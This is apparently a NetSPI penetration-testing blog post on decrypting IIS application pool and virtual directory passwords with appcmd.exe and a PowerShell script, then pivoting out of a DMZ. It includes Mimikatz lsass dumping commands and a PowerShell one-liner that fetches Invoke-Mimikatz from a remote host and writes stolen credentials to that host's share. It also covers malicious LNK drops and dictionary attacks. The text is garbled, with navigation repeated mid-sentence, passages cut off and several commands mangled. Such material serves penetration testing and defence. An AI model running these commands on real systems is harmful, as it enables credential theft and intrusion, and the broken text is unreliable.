

Check out The NetSPI Platform, our all-in-one proactive security solution.

[Read the Release](#) 



---

**Solutions**

---

**Knowledge Base**

---

**Blog**

---

**Customers**

---

**Company**

---

**Schedule a Demo**



**Solutions**

---

**Knowledge Base**

---

**Blog**

---

**Customers**

---

**Company**

---

**Schedule a Demo**



In my last blog I showed how to use native Windows tools to break out of DMZ networks by decrypting database connection strings in IIS web.config files, and using them to pivot through SQL Servers. If you're interested it can be found at [Decrypting IIS Passwords to Break Out of the DMZ: Part 1](#). In this blog I'll cover how to decrypt application pool and virtual directory credentials stored in the IIS applicationHost.config file, and use them to pivot through the application pool to the DMZ. [Full Title](#)

## Solutions

---

## Knowledge Base

---

## Blog

---

## Customers

---

## Company

---

Schedule a Demo

based on a little reading and experimenting it appears that IIS web applications are made up



Without a little guidance they can get pretty confusing to a newbie like me. So for your benefit and mine, below I’ve outlined the relationship between those pieces.

## Application Pools

An IIS application pool is a grouping of sites and applications that run under an IIS worker

## Solutions

---

## Knowledge Base

---

## Blog

---

## Customers

---

## Company

---

Schedule a Demo

model is to allow admins to deploy multiple applications through the same root URL while still



configured to allow access to a local/ remote folder containing the applications files, the credentials are stored encrypted in the applicationHost.config.

*Application URL Example: <https://www.mysite.com:80/myapp/>*

## Virtual Directories

## Solutions

---

## Knowledge Base

---

## Blog

---

## Customers

---

## Company

---

[Schedule a Demo](#)

are stored encrypted in the applicationHost.config. This makes them easier to manage, but also means they must be decrypted to use in a web application. Once the



applicationHost.config is the root config file for IIS, there should only be one on each server (unlike web.config). By default you should be able to find it at:

```
1. C:\Windows\System32\inetsrv\config\applicationHost.config
```

## Viewing Encrypted Credentials in ApplicationHost.config

### Solutions

---

### Knowledge Base

---

### Blog

---

### Customers

---

### Company

---

[Schedule a Demo](#)

there are a few things you should know.



2. If you are running appcmd.exe via an RDP session or console, then you will most likely need to be a local administrator or LocalSystem to decrypt any of the passwords.
3. If you are running appcmd.exe via an uploaded web shell, then you'll only be able to dump passwords if the current application pool is running with local administrator privileges.
4. Appcmd.exe should work for IIS6 and above.

## Solutions

---

## Knowledge Base

---

## Blog

---

## Customers

---

## Company

---


[Schedule a Demo](#)

Or



2. At this point you can list the entire configuration in cleartext with the command below. It should include the application pool credentials if they have been set.

```
1. C:\Windows\System32\inetsrv>appcmd list apppool "MyTestPool" /text:*
```



## Solutions

---

## Knowledge Base

---

## Blog

---

## Customers

---


## Company

---

[Schedule a Demo](#)







```
Administrator: Command Prompt
C:\Windows\System32\inetsrv>appcmd list apppool "mytestpool" /text:processmodel.username
mypoool
C:\Windows\System32\inetsrv>appcmd list apppool "mytestpool" /text:processmodel.password
BestPasswordEver!
C:\Windows\System32\inetsrv>
```


**Note:** The techniques above will dump passwords whether the IIS services are running or not.

## Decrypting Application and Virtual Directory Credentials

If you want to take a look at the encrypted application or virtual directory credentials they can be found in the "C:\Windows\System32\Inetsrv\config\applicationHost.config" file. They are stored as attributes of "virtualDirectory" tags. However, if you're like me and prefer clear text credentials, you can use the appcmd.exe commands below.

1. List all virtual directories.

```
1. C:\Windows\System32\inetsrv>appcmd list vdir
```




```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:*
VDIR
  physicalPath: "C:\MySites\MyBikeShop"
  path: "/"
  APP.NAME: "Bike Shop/"
  VDIR.NAME: "Bike Shop/"
  [virtualDirectory]
    path: "/"
    physicalPath: "C:\MySites\MyBikeShop"
    userName: "diruser_mbs"
    password: "GuessMyPassword!"
    logonMethod: "ClearText"
    allowSubDirConfig: "true"
C:\Windows\System32\inetsrv>
```



2. Show the configuration for a single virtual directory. You should see the clear text credentials if they have been set.

```
1. C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:*
```



```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:*
VDIR
physicalPath:"C:\MySites\MyBikeShop"
path:"/"
APP.NAME:"Bike Shop/"
VDIR.NAME:"Bike Shop/"
[virtualDirectory]
path:"/"
physicalPath:"C:\MySites\MyBikeShop"
username:"diruser_mbs"
password:"GuessMyPassword!"
logonMethod:"ClearText"
allowSubDirConfig:"true"
C:\Windows\System32\inetsrv>_
```


Or

```
1. C:\Windows\System32\inetsrv>appcmd list vdir "test2/" /config
```

3. Alternatively, you can query for just credentials directly.

```
1. C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:username
```

```
1. C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:password
```



```
Administrator: Command Prompt
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:username
diruser_mbs
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:password
GuessMyPassword!
C:\Windows\System32\inetsrv>
```



**Note:** The techniques above will dump passwords if the IIS services are running or not.

## Automating Decryption with Get-ApplicationHost.ps1 Script

I know this might be overkill, but I wrote a little PowerShell script to dump all of the passwords found in the applicationHost.config file into a pretty table. It can be downloaded from [here](#). I have also submitted to PostExploitation module of the Posh-SecMod project which can be found [here](#). Below are a few different ways to run it.

1. Below is the syntax to dump passwords out in the default format.

1.	C:\>powershell
1.	PS C:\>get-applicationhost.ps1

```
Administrator: Windows PowerShell
PS C:\> .\get-applicationhost.ps1 | Format-Table -AutoSize

user      pass      type      vdir      apppool
----      -
PoolUser1 PoolParty1! Application Pool NA ApplicationPool1
PoolUser2 PoolParty2! Application Pool NA ApplicationPool2
diruser_mbs GuessMyPassword! Virtual Directory Bike Shop/ NA
VdirUser1 VdirPassword1! Virtual Directory Site1/Application1/ NA
VdirUser1 VdirPassword1! Virtual Directory Site1/VirtualDirectory1 NA
VdirUser2 VdirPassword2! Virtual Directory Site2/VirtualDirectory2 NA

PS C:\> _
```

2. Below is the syntax to dump the passwords out a nice table.

1.	PS C:\>get-applicationhost.ps1   Format-Table -Autosize
----	---

```
Administrator: Windows PowerShell
PS C:\> .\get-applicationhost.ps1 | Format-Table -AutoSize


user      pass      type      vdir      apppool
----      -
PoolUser1 PoolParty1! Application Pool NA ApplicationPool1
PoolUser2 PoolParty2! Application Pool NA ApplicationPool2
diruser_mbs GuessMyPassword! Virtual Directory Bike Shop/ NA
VdirUser1 VdirPassword1! Virtual Directory Site1/Application1/ NA
VdirUser1 VdirPassword1! Virtual Directory Site1/VirtualDirectory1 NA
VdirUser2 VdirPassword2! Virtual Directory Site2/VirtualDirectory2 NA

PS C:\>
```



3. Below is the syntax to dump the passwords out to a CSV file.

```
1. PS C:\>get-applicationhost.ps1 | Export-CSV c:\applicationHost-Passwords.csv
```



## Dumping Passwords from IIS Services

If you already have local admin access on the target system you can use a tool called Mimikatz written by Benjamin Delpy to recover passwords for accounts used to run Windows services (include IIS). It can be downloaded [here](#).

To capture credentials of running Windows services (like IIS) you can use the commands below.

```
1. mimikatz # privilege::debug inject::process lsass.exe sekurlsa.dll mimikatz #  
@getLogonPasswords
```

However, if the IIS service is not running for some reason you can also use Mimikatz to dump



Mimikatz is packaged as an EXE, but you can also execute it via Powershell thanks to some nice work done by Joseph Bialek (clymb3r). His scripts can be download from [here](#). Combined with a fun little script from Rob Fuller (Mubix), dumping passwords can be done very quickly on a large scale. In the example below Bialek's script is first hosted on a web server at 192.168.1.127:8080. Then Rob's script downloads invoke-Mimikatz.ps1 from the web server, dumps passwords from the local host, and finally saves the results to a network share on the 192.168.1.127.

```
1. powershell "IEX New-Object
Net.WebClient).DownloadString('https://192.168.1.127:8080/Invoke-Mimikatz.ps1');
Invoke-Mimikatz -DumpCreds > 192.168.1.127open%COMPUTERNAME%.txt 2>&1"
```

For more details surrounding this attack you can checkout Rob's original script and readme file [here](#).

## Breaking out of the DMZ

Every DMZ environment is different, but as I mentioned in [part one](#) there are usually a number of holes poked through the DMZ firewall that attackers can take advantage of. Common open ports often provide access to SQL Servers, LDAP on domain controllers, file shares, and RDP. However, you may have to do a little network mapping in order to find some good targets. I recommend starting with netstat on the compromised host to find existing connections to internal networks. If that doesn't work out, then move onto enumerating networkshare etc. I wrote a blog a while back that covers the basics of blind network enumeration. You can find [here](#) if your interested. Once you have some networks hosts in mind consider the options below for breaking out of the DMZ:

## Internet Facing Services

So I lied. Sometimes you have to take a step back to move forward. Once you have



desktops. If you're in the DMZ then you've most likely already done some recon. So look at your recon data to identify those services.

## SQL Servers

In many cases Windows credentials can be used to authenticate to databases. Follow the same process outlined in part one of the blog to compromise the backend databases and pivot onto the internal network. Once you have a console/shell on the IIS server as the desired user, "osql -E" can be used to execute queries against remote servers with those credentials.

## File Shares

Any time you have access to a remote file share there is an opportunity to drop binaries and shortcut files that can help you get a shell. For example, by injecting a UNC path (that point to an attacker's system) into a shortcut file you can force users to authenticate to you. At that point you can either crack their hashes or relay them. Rob Fuller (Mubix) wrote a nice little Metasploit post module to drop a .LNK file here for those who are interested. Also, don't forget about targeting the domain controllers. Netlogon and sysvol shares are usually accessible. Some domains are configured to store local administrator passwords for domain systems in groups.xml on the sysvol share on domain controllers. They are encrypted, but the key is well known. Naturally, having the shared local administrator for the whole domain can come in handy. 😊

## Remote Desktop

Hopefully this one is intuitive. Simply login via RDP to systems on the internal network once



## Classic Dictionary Attacks

If the credentials that you recovered from the applicationHost.config file don't have enough privileges to get you logged into the services available through the firewall then you may just have to get another set. Classic dictionary attacks against the DCs can come in very handy for that. It is very common to see LDAP open to DCs from the DMZ. That means that it's usually possible to obtain a full list of domain users via LDAP queries using the domain credentials you've already recovered. Which can then be used to conduct dictionary attacks. However, if for some reason you don't have any domain credentials at this point don't worry – you can use the computer account instead. 🤖

Every time a Windows system is added to a Windows domain a computer account is made for it. Computer accounts are similar to user accounts, but they are intended to be used to provide the computer access to domain resources. Regardless, if you can run as the computer account then you can query LDAP on the domain controllers. To do that all you have to do is access network resources while running as LocalSystem. For example to obtain a LocalSystem shell you can use:

```
1. psexec.exe -s -i cmd.exe
```

From there you can start dumping users via LDAP using a tool like adfind. Below is a basic example of how to use [adfind.exe](#) to pull user data. I think [Posh-SecMod](#) also has some fun Powershell modules that can do the same thing.

```
1. Adfind -b DC=acme,DC=com -f "objectcategory=user" -gc
```

After obtaining a full list of users on the domain check for common weak passwords. Sometimes you may even get lucky and snag a Domain Admin account in the process. A while ago I wrote a blog called [Introduction to Windows dictionary attacks](#) which should get you started if you're not familiar with common techniques.




I know there are a lot of options for breaking out of the DMZ that I didn't cover here, but hopefully it is enough to get you started. Regardless, below are some lessons learned. Here's the skinny:

- If an attacker has local admin rights on your system they can most likely get OS and application passwords and data even if they are encrypted at the file or disk level.
- The impact can be reduced to some degree by enforcing least privilege on local accounts, domain accounts, and network access controls. Be diligent about enforcing isolation and least privilege on all layers!

Have fun and hack responsibly!

## Explore more blog posts






## Security Industry Trends

### Bytes, Books, and Blockbusters: The NetSPI Agents' Top Cybersecurity Fiction Picks

October 29, 2024

Craving a cybersecurity movie marathon? Get recommendations from The NetSPI Agents on their favorite media to get inspired for ethical hacking.

[Learn More](#)



## Mainframe Penetration Testing

### Hacking CICS: 7 Ways to Defeat Mainframe Applications

## Social Engineering

### Social Engineering Stories: One Phish, Two Vish, and Tips for Stronger Defenses

October 25, 2024

Hear real-world social engineering stories from The NetSPI Agents and tips to enhance your social engineering testing.

[Learn More](#)



Explore how modern penetration testing tools uncover vulnerabilities in mainframe applications, highlighting the need for methodical techniques and regular testing to protect these critical systems from threats.

[Learn More](#)

# Proactive security news you'll actually want to read.



NetSPI is the proactive security solution used to discover, prioritize, and remediate security vulnerabilities of the highest importance, so you can protect what matters most to you.



Company	Solutions	Knowledge Base
About Us	The NetSPI Platform	Resources
Meet The NetSPI Agents	Penetration Testing as a Service	Customer Stories
Careers	External Attack Surface Management	Events and Webinars
Partners		All Blogs
Newsroom		



[Contact Us](#)

[Breach and  
Attack  
Simulation](#)

© 2024 NetSPI LLC.

[Privacy Policy](#)